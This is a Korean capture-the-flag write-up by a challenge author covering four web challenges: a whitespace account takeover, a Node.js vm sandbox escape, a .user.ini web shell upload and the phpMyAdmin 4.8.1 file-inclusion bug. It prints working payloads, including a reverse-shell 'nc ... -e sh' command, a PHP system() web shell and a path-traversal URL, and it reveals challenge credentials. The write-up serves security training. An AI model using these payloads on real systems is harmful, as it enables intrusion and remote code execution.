



# CTF Write Up



안녕하세요. Web 카테고리의 문제 출제를 진행했던 데몬팀 정동현입니다. 우선 해킹캠프에 관심을 가지고 많이

참여해주셔서 감사합니다. 그러나 CTF 운영에 있어 일부 문제들에 대해 이슈 사항이 확인된 문제가 있었고

패치 과정에서 미흡하게 대처한 부분이 있어 문제 풀이가 원활하지 못했던 점이 있었습니다.

이번에 출제한 문제들에 대해서도 검토를 거친 결과 문제 풀이를 위해서는 생각해야 할 범위가 매우 컸고

일부 문제에 대해서는 문제의 설명또한 혼동을 줄 수 있는 여지가 있어 대회 운영 중간에 문제를 수정한 내용이 많습니다.

해킹캠프에 참여해주신 참가자분들께 해당 문제점에 대해서 죄송하게 생각하며 이후에 같은 케이스가 발생하지 않도록

문제 검수 및 테스트를 꼼꼼히 거칠 것이며 앞으로 더 나은 문제를 출제할 수 있도록 하겠습니다. 감사합니다.

또한 향후 문제 오픈 기간에는 이슈 사항들이 수정되고 문제 풀이에 필요한 파일들을 추가적으로 제공할 계획이니

다시 한번 문제를 풀어주시면 감사드리겠습니다.

해당 "Write-Up"은 참가자들에게만 공개되는 문서입니다.

## 목차

[\[Web\] Top Secret](#)

[\[Web\] BABYJS](#)

[\[Web\] File Manager](#)

[\[Web\] World Wide Web](#)

## 목차

## [Web] Top Secret

해킹캠프 23회를 위해 참가자들을 환영하는 페이지를 만들었어요! 그런데.. 누군가 관리자 계정의 비밀번호를 탈취하여 사이트를 해킹해버렸어요. 홈페이지에 해커가 남긴 문구를 통해 해커의 계정을 찾고 숨겨진 메세지를 볼 수 있을까요?

<http://ctf-hackingcamp.com:56520/>

우선 홈페이지에 접속하면 [사진-1] 같이 로그인 페이지를 보실 수 있습니다. 홈페이지에 접속하기 위해서는 "계정 로그인"이 필요할 것 같습니다. 따라서 [사진-2] 처럼 회원가입 메뉴로 접속하여 계정을 가입합니다.

이후 가입한 계정으로 로그인하게 되면 [사진-3, 4] 페이지를 확인하실 수 있습니다. 페이지를 확인해도 문제를 풀이하기 위한 단서가 마땅히 보이지 않습니다. 그러나 문제 Description을 확인을 하면 누군가(해커)가 관리자 계정의 비밀번호를 탈취하였고, 홈페이지에 해커가 남긴 문구를 통해 해커의 계정을 찾고 숨겨진 메시지를 볼 수 있을까요? 라는 문구가 있습니다.

즉, [사진-3]에서 볼 수 있는 해커가 남긴 문구는 `hacked by hackingcamp@hackingcamp.org` 입니다. 해당 문구를 바탕으로하여 해커의 계정이 `hackingcamp` 임을 유추할 수 있고 해당 계정으로 접근하기 위한 방법을 찾아야합니다.

첫 번째로 드는 생각은 `SQL Injection` 인가 하는 생각이 들 수 있고 여러가지 페이로드를 시도해보실 수 있을 것입니다.


하지만 해당 문제에서 출제된 의도는 `Account Takeover` 이자 `CVE-2020-7245` 취약점을 활용한 문제입니다.

`hackingcamp == (whitespace)hackingcamp` 언뜻보면 두 개의 계정같지만 실제로 DB에서 공백이 제거되어 인식하게 되는 계정은 `hackingcamp`입니다. 따라서 `trailing whitespace` 를 포함하여 계정을 가입한다면 해커의 계정으로 접속하기 위한 하나의 단계를 끝낸 것이라고 봐도 무방합니다.


하지만 아무리 해당 계정으로 가입만 했을때는 해커의 계정에 접속할 수 없습니다. 그러면 해커의 계정을 초기화하거나 하는 방법이 없을까? 라는 생각을 해보실 수도 있습니다. [사진-4]에서 확인하실 수 있었듯이 비밀번호를 변경하는 기능이 존재합니다.

비밀번호를 변경할 때는 공백이 들어간 계정을 `strip()` 처리하여 비밀번호를 변경하는 로직이 구성되어 있고 그러면 최종적으로 비밀번호 변경 기능을 통해 해커의 계정의 비밀번호를 바꿔버릴 수 있을 것입니다.


해당 방법으로 해커의 계정의 비밀번호를 변경한 뒤 변경된 비밀번호로 해커의 계정에 로그인한다면 정상 로그인이 되고, 플래그를 확인하실 수 있습니다.



[사진-1] 로그인 페이지



[사진-2] 회원가입 페이지



[사진-3] 로그인 이후 메인 페이지

Top Secret

[Home](#)   [Mypage](#)   [Logout](#)

---

Change Password

New Password

Repeat Password

---



hacked by hackingcamp@hackingcamp.org

[사진-4] 로그인 이후 메인 페이지(2)

Top Secret

[Home](#)   [Mypage](#)   [Logout](#)

---

**great!! flag is HCAMP{so\_easy\_trailing\_sp2ce\_w@b}**

---



hacked by hackingcamp@hackingcamp.org

[사진-5] 문제 풀이 화면

## [Web] BABYJS

```
JS JS JS!
http://ctf-hackingcamp.com:40082/
```

해당 문제는 Node.JS에서 VM 모듈을 사용하게 되면 Sandbox 환경에서 코드를 컴파일하고 실행할 수 있는 모듈이 있습니다

그러나 해당 모듈을 사용할 때 신뢰할 수 없는 코드(임의의 코드)의 검증 로직이 없는 경우 Sandbox 환경을 탈출하여 VM Context 외부 객체를 통해 메인 시스템의 자원을 읽을 수 있고, RCE(Remote Code Execution)이 가능한 취약점입니다.

우선 해당 문제에 대해서는 코드가 제공되지 않고 블랙박스로 진행된 문제였습니다. 따라서 코드 오디팅이 아닌 블랙박스 관점으로 문제를 풀이하도록 하겠습니다.

[사진-1] 을 보시면 문제 페이지에 접속했을 때 보실 수 있는 화면입니다. BABYJS라는 문구 말고는 페이지 자체에서 풀이에

도움이 될만한 정보는 확인되지 않습니다. 다음으로 페이지의 헤더 정보를 확인하면 [사진-2]와 같이 express를 사용하는

것을 알 수 있고 약간의 추측을 통해서 서버는 Express를 사용하고 있고 페이지에서 코드를 실행하는 로직이 있으니

`Node JS Executing Javascript Code`라는 것을 생각해볼 수 있습니다. 해당 키워드를 기반으로 검색을 해보면 Node JS 환경에서 코드를 컴파일하고 실행하는 모듈을 찾을 수 있고 관련 문서도 확인할 수 있습니다.

해당 문서를 조금 공부해보면 [사진-4]와 같이 VM 모듈을 활용해서 코드 컴파일 & 실행하는 예제들을 몇 가지 보실 수 있습니다.

```
const vm = require('vm');

const contextObject = {
  animal: 'cat',
  count: 2
};

vm.runInNewContext('count += 1; name = "kitty"', contextObject);
console.log(contextObject);
// Prints: { animal: 'cat', count: 3, name: 'kitty' }
```

해당 코드는 Node JS 공식 레퍼런스 예제에서 확인하실 수 있습니다.

([https://nodejs.org/api/vm.html#vm\\_vm\\_runincontext\\_code\\_contextifiedobject\\_options](https://nodejs.org/api/vm.html#vm_vm_runincontext_code_contextifiedobject_options))

해당 코드를 보면 vm 모듈을 import하고 const 데이터 타입으로 선언된 contextObject가 있습니다. 이후 `vm.runInNewContext`를 통해서 입력된 코드를 실행하는 구조를 확인하실 수 있습니다.

이런 점을 생각해보았을 때 VM 모듈을 사용하여 사용자가 입력한 코드 또는 정의한 코드를 Sandbox 환경을 통해 컴파일하고

실행할 수 있는 것을 알 수 있고 본격적으로 VM 모듈의 Sandbox 환경을 Escape 하는 방법이 필요합니다.

따라서 Node JS VM Sandbox Escape 키워드로 검색을 해보시면 [사진-5]와 같이 여러가지 해외 연구 문서들을 확인하실 수 있고 동작 방식을 이해하고 POC를 구성하신다면 문제를 풀이하실 수 있습니다. (맨 위에는 제 블로그인데 ㅎㅎ.. 구글에

노출되어 있어서 비공개를 했었는데 잘(?)만 활용하신다면 문제 풀이를 쉽게하실 수 있으나 문제에 대한 이해를 하고 푸시는 것이 향후 다른 문제를 푸실 때도 도움되고 매우 중요합니다!

아래는 POC코드입니다. 해당 문제는 코드 실행 결과를 화면상으로 출력하고 있지 않기 때문에 nc 서버를 통해 `sh` 을 실행하여 RCE 취약점을 통해 플래그를 획득하실 수 있습니다.

```
[POC]
const process = this.constructor.constructor('return this.process')();
process.mainModule.require('child_process').execSync('nc ip port -e sh').toString()
```

The screenshot shows a web browser window with the URL `localhost:40082`. The page content includes:

- A heading "Hello BABYJS"
- A text area containing "Hello BABYJS~"
- A form with two buttons: "Code" and "submit".
- A section titled "Result" which displays the following response headers:
  - Content-Length: 331
  - Content-Type: text/html; charset=utf-8
  - Date: Sun, 15 Aug 2021 07:21:15 GMT
  - ETag: W/"14b-hyl55UAVYGNKdMM8NVE1M/LH98I"
  - X-Powered-By: Express

[사진-1] 문제 페이지

[사진-2] 문제 페이지 헤더 정보

<https://nodejs.org> › api ▾


## VM (executing JavaScript) | Node.js v16.6.2 Documentation

The `vm` module enables compiling and running code within V8 Virtual Machine contexts. The `vm` module is not a security mechanism. Do not use it to run untrusted ...

[사진-3] Node JS Executing Javascript Code 키워드를 기반으로 구글에 검색한 결과

- Class: `vm.SourceTextModule`
  - `new vm.SourceTextModule(code[, options])`
  - `sourceTextModule.createCachedData()`
- Class: `vm.SyntheticModule`
  - `new vm.SyntheticModule(exportNames, evaluateCallback[, options])`
  - `syntheticModule.setExport(name, value)`
  - `vm.compileFunction(code[, params[, options]])`
  - `vm.createContext([contextObject[, options]])`
  - `vm.isContext(object)`
  - `vm.measureMemory([options])`
  - `vm.runInContext(code, contextifiedObject[, options])`
  - `vm.runInNewContext(code[, contextObject[, options]])`
  - `vm.runInThisContext(code[, options])`
- Example: Running an HTTP server within a VM
- What does it mean to "contextify" an object?
- Timeout interactions with asynchronous tasks and Promises

[사진-4] Node JS VM Module References



[사진-5] node js vm sandbox escape 키워드로 구글에 검색한 결과

```
nc -lvp 9999
① 8/15 4:43 PM      ↳ jhyeon          ↪ nc -lvp 9999
> nc -lvp 9999
Connection from 172.30.1.251:55874
id
uid=0(root) gid=0(root)
pwd
/app
```

[사진-6] 문제 풀이 화면

## [Web] File Manager

누구나 파일을 업로드하여 공개할 수 있는 사이트를 만들었어요! 100% 무료입니다. !!  
<http://ctf-hackingcamp.com:39123/>

문제의 설명을 보면 뭔가 파일을 업로드할 수 있는 기능이 있는 것 같습니다. 바로 문제 페이지에 접속해보겠습니다.

정말로 파일을 업로드할 수 있는 하나의 기능만 존재하고 다른 기능은 없습니다.

다들 파일 업로드만 보시면 당연히 웹쉘 업로드라고 생각하실 수 있지만 업로드를 몇번 해보시면 알 수 있듯이 일반적인 웹쉘 을 업로드하여 RCE를 하는 것이 아닙니다.

여기서 중요하게 체크해야 할 사항은 서버의 정보입니다. 서버의 헤더 정보에는 어떤 서버로 웹이 구동되고 있는지

알려주고 있습니다. [사진-2]

각 웹 서버에는 디렉토리 별로 설정을 변경할 수 있는 파일(ex, apache2 = htaccess)이 있습니다. 하지만 현재 서버는

nginx 기반으로 동작하는 서버이기 때문에 nginx에 맞는 설정 파일을 찾아야 합니다. 그 결과로는 아래 사이트에서 nginx에서는

.user.ini 파일을 사용하는 것을 알 수 있습니다.

<https://www.php.net/manual/en/configuration.file.per-user.php>

해당 사이트를 참고해보면 PHP는 디렉토리별로 구성 INI 파일에 대한 지원을 포함하고 있고 이는 Nginx 서버에 FASTCGI가 활성화 되어있을 때만 동작하게 됩니다. 이제 .user.ini 파일을 업로드하여 뭔가를 할 수 있다 는 걸 알았으니 어떻게 웹쉘 을 올려서 구동할지가 중요합니다.


.user.ini 파일의 옵션값에는 auto\_prepend\_file 이라는 옵션이 존재합니다. 해당 옵션은 php 파일 실행 전에 옵션값에

지정된 파일을 실행하는 것을 의미하고 이는 php에서 include require 같은 효과를 발생시킵니다.

따라서 해당 옵션값을 사용하여 이미지 파일 내용에 <?php system(\$\_GET['shell']);?> 을 포함하여 업로드 한 뒤 일반적인 php 확장자를 가진 파일을 업로드하여 업로드 된 경로에서 php 파일에 접근하면 auto\_prepend\_file 옵션에 의해

이미지 파일에 포함한 웹쉘 스크립트가 php에 로드되어 정상적으로 웹쉘 을 실행할 수 있게 됩니다. [사진-3]

업로드한 php 파일에는 1이라는 내용밖에 없음에도 웹쉘 이 실행되게 되는것이죠!




[사진-1] 문제 페이지

▼ Response Headers      [View source](#)

**Connection:** keep-alive  
**Content-Type:** text/html; charset=UTF-8  
**Date:** Sun, 15 Aug 2021 09:13:37 GMT  
**Server:** nginx/1.21.1  
**Transfer-Encoding:** chunked  
**X-Powered-By:** PHP/7.1.33

[사진-2] 서버 헤더 정보



[사진-3] 문제 풀이 화면

## [Web] World Wide Web

```
"World Wide Web

플래그 경로는 /tmp/flag 에 있습니다.

http://ctf-hackingcamp.com:60698/"
```

문제 사이트에 들어가보면 [사진-1] 과 같이 광복절을 기념으로 한 페이지가 보입니다. 페이지에 어떤 트릭이 숨어있을지

페이지의 소스코드를 확인해봅니다. 소스코드를 보면 [사진-2] 와 같이 소스코드 중간 `<img alt="phpMyAdmin">` 태그에 `alt` 를 보시면 `/phpMyAdmin` 이라는걸 알려주고 있습니다. 해당 링크로 접속해봅시다.

해당 링크로 접속하게 되면 [사진-3] 와 같이 `PHPMYADMIN` 페이지가 나옵니다. 하지만 계정은 알려지지 않았고 로그인을 하기 위해서는 계정이 필요합니다. 계정도 어딘가에 숨어있을 것이라고 추측을 할 수 있고 소스코드를 확인해보면 [사진-4] 과 같이 `hidden` 태그로 숨어있는 계정 정보를 볼 수 있습니다. (`wwwweb / wwwweb!@#`)

주어진 계정으로 로그인을 하면 `phpmyadmin` 홈페이지 메인 화면이 나오는데 여기서 다들 쿼리문도 써보시고 취약점을 찾기 위해 많이 테스트 하셨을 것 같은데 문제의 의도는 `phpmyadmin` 자체적으로 발생한 취약점을 트리거하여 플래그 파일을 읽는 것 입니다. 그렇다면 이제 `phpmyadmin` 버전 정보도 필요하고 해당 정보에 맞게 익스플로잇을 구성해야 합니다.

버전정보는 비교적 쉬운곳에 위치하고 있습니다. 메인 페이지의 우측 하단에 보면 `phpmyadmin 4.8.1` 이라는 시스템 정보를 획득하실 수 있습니다. [사진-5]

버전 정보가 4.8.1임을 알았으니 해당 버전에서 발생한 취약점을 검색해보면 [사진-6] 과 같이 해외에서 다른 문서들이 많이 보입니다. 이제 본격적인 취약점 분석을 진행해야 문제를 풀이할 수 있겠죠?!

우선 `phpmyadmin`의 메인 파일인 `index.php` 의 54~63 라인을 보시면 [사진-7] 과 같이 코드가 구성되어 있습니다.

- (1) target 매개변수 값이 empty가 아닌지 검증
- (2) `is_string()` 함수를 통해 target 매개변수 값이 문자열 타입인지 검증
- (3) `preg_match()` 함수를 통해 target 매개변수의 값에 index 문자열이 있는지 검증
- (4) `in_array()` 함수를 통해 target 배열에 `$target_blacklist`에 정의된 값이 있는지 검증
- (5) `checkPageValidity()` 호출

`$target_blacklist`에 정의된 값은 50~52라인에서 확인가능한 `import.php` `export.php` 입니다. 두 파일은 target 매개 변수의 값으로 사용할 수 없는 것입니다.

그러면 제일 마지막에 호출하는 `checkPageValidity()` 함수를 따라가보면 아래 코드와 같습니다.

해당 코드에서 `$whitelist` 변수의 값으로 사용하는 `$goto_whitelist` 값을 보면 [사진-8]과 같이 허용된 파일의 리스트를 확인할 수 있습니다. 따라서 최종적으로 취약점을 트리거하기 위해서는 화이트리스트 값의 파일을 사용하여

`index.php` 61라인에서 수행하는 `include` 함수를 통해 `LFI(Local file inclusion)` 취약점을 트리거할 수 있습니다.

```
public static function checkPageValidity(&$page, array $whitelist = [])
{
    if (empty($whitelist)) {
        $whitelist = self::$goto_whitelist;
    }
    if (! isset($page) || ! is_string($page)) {
        return false;
    }

    if (in_array($page, $whitelist)) {
        return true;
    }


    $_page = mb_substr(
        $page,
        0,
        mbstrpos($page . '?', '?')
    );
    if (in_array($_page, $whitelist)) {
        return true;
    }
}
```

```
}

$_page = urldecode($page);
$_page = mb_substr(
    $_page,
    0,
    mb_strpos($_page . '?', '?')
);
if (in_array($_page, $whitelist)) {
    return true;
}

return false;
}
```

[POC]  
index.php?target=db\_multi\_table\_query.php?%253f../../../../tmp/flag



[사진-1] 문제 페이지

```
<!DOCTYPE html>
<html lang="ko">
    <head>
        <meta charset="utf-8">
        <title> World-Wide-Web </title>
    </head>
    <body>
        <center>
            <h1> World-Wide-Web </h1>
            
        </center>
    </body>
</html>
```

[사진-2] 문제 페이지 - 소스코드



[사진-3] 문제 페이지 - phpmyadmin

```

<br />
<!-- Login form -->
<form method="post" id="login_form" action="index.php" name="login_form" autocomplete="off" class="disableAjax login hide js-show">
  <fieldset>
    <legend></legend>
    <input type="hidden" name="mysql_id" value="wwwweb"><input type="hidden" name="mysql_id" value="wwwweb!@#"><input type="hidden" name="set_session" value="1" />
    <label for="input_username">사용자명:</label>
    <input type="text" name="pma_username" id="input_username" value="" size="24" class="textfield"/>
  </div>
  <div class="item">
    <label for="input_password">암호:</label>
    <input type="password" name="pma_password" id="input_password" value="" size="24" class="textfield" />
  </div>  <input type="hidden" name="server" value="1" /></fieldset><fieldset class="tblFooters"><input value="실행" type="submit" id="input_go" /><input type="button" value="닫기" id="input_close" /></fieldset>
</form></div>
</div></body></html>

```

[사진-4] 문제 페이지 - phpmyadmin 소스코드

## 웹 서버

- Apache
- 데이터베이스 클라이언트 버전: libmysql - mysqlnd 7.4.3
- PHP 확장: mysqli ⓘ mbstring ⓘ
- PHP 버전: 7.4.3

## phpMyAdmin

- 버전 정보: 4.8.1
- 문서
- [phpMyAdmin 공식 홈](#)
- 기여
- 지원 받기
- 변경 목록
- [라이선스](#)

[사진-5] phpmyadmin version

phpmyadmin 4.8 rce

전체 동영상 이미지 뉴스 쇼핑 더보기 도구

검색결과 약 3,980개 (0.27초)

도움말: 한국어 검색결과만 검색합니다. 환경설정에서 검색 언어를 지정할 수 있습니다.

<https://blog.vulnspy.com> › 2018/06/21 › phpMyAdmin... ▾

**phpMyAdmin 4.8.x LFI to RCE (Authorization Required ...)**

2018. 6. 21. — Author: @Ambulon Security Team ChaMd5 disclose a Local File Inclusion vulnerability in phpMyAdmin latest version 4.8.1.

<https://www.vulnspy.com> › phpmyadmin-4.8.1 ▾

**phpMyAdmin 4.8.1 LFI to RCE Vulnerability | VULNSPY**

2018. 6. 25. — 1 LFI to RCE Vulnerability. Security Team ChaMd5 disclose a Local File Inclusion vulnerability in phpMyAdmin latest version 4.8.1. And the ...

<https://linarena.github.io> › ... ▾

**Posts web-Ox02 LFI to RCE on PHPMyAdmin 4.8.0 - LIN ARENA**

2019. 3. 10. — 오늘은 CVE-2018-12613 PHPMyAdmin LFI to RCE 취약점에 대한 포스팅입니다. 해당 취약점은 PMA(PHP My Admin) 버전 4.8.0 ~ 4.8.1에서 발생하는 ...

<https://www.reddit.com> › netsec › comments › phpmya... ▾

**phpMyAdmin 4.8.x LFI to RCE: netsec - Reddit**

phpMyAdmin 4.8.x LFI to RCE ... session file is overkill. they just wanted to show off a trick. ... I know for a fact that you can't read either of those with ...

<https://medium.com> › phpmyadmin-4-8-0-4-8-1-remot... ▾

**PHPMyAdmin 4.8.0 ~ 4.8.1 Remote Code Execution | by ...**

2018. 6. 29. — I discovered a file inclusion vulnerability in index.php from PMA 4.8.0 ~ 4.8.1, and it is assigned CVE-2018-12613.

[사진-6] phpmyadmin 4.8.\* 취약점

```
54 // If we have a valid target, let's load that script instead
55 if (! empty($_REQUEST['target']))
56     && is_string($_REQUEST['target'])
57     && ! preg_match('/^index/', $_REQUEST['target'])
58     && ! in_array($_REQUEST['target'], $target_blacklist)
59     && Core::checkPageValidity($_REQUEST['target'])
60 ) {
61     include $_REQUEST['target'];
62     exit;
63 }
```


[사진-7] phpmyadmin index.php

```

24  /**
25   class Core
26  {
27      /**
28      * the whitelist for goto parameter
29      * @static array $goto_whitelist
30      */
31      public static $goto_whitelist = array(
32          'db_datadict.php',
33          'db_sql.php',
34          'db_events.php',
35          'db_export.php',
36          'db_importdocs.php',
37          'db_multi_table_query.php',
38          'db_structure.php',
39          'db_import.php',
40          'db_operations.php',
41          'db_search.php',
42          'db_routines.php',
43          'export.php',
44          'import.php',
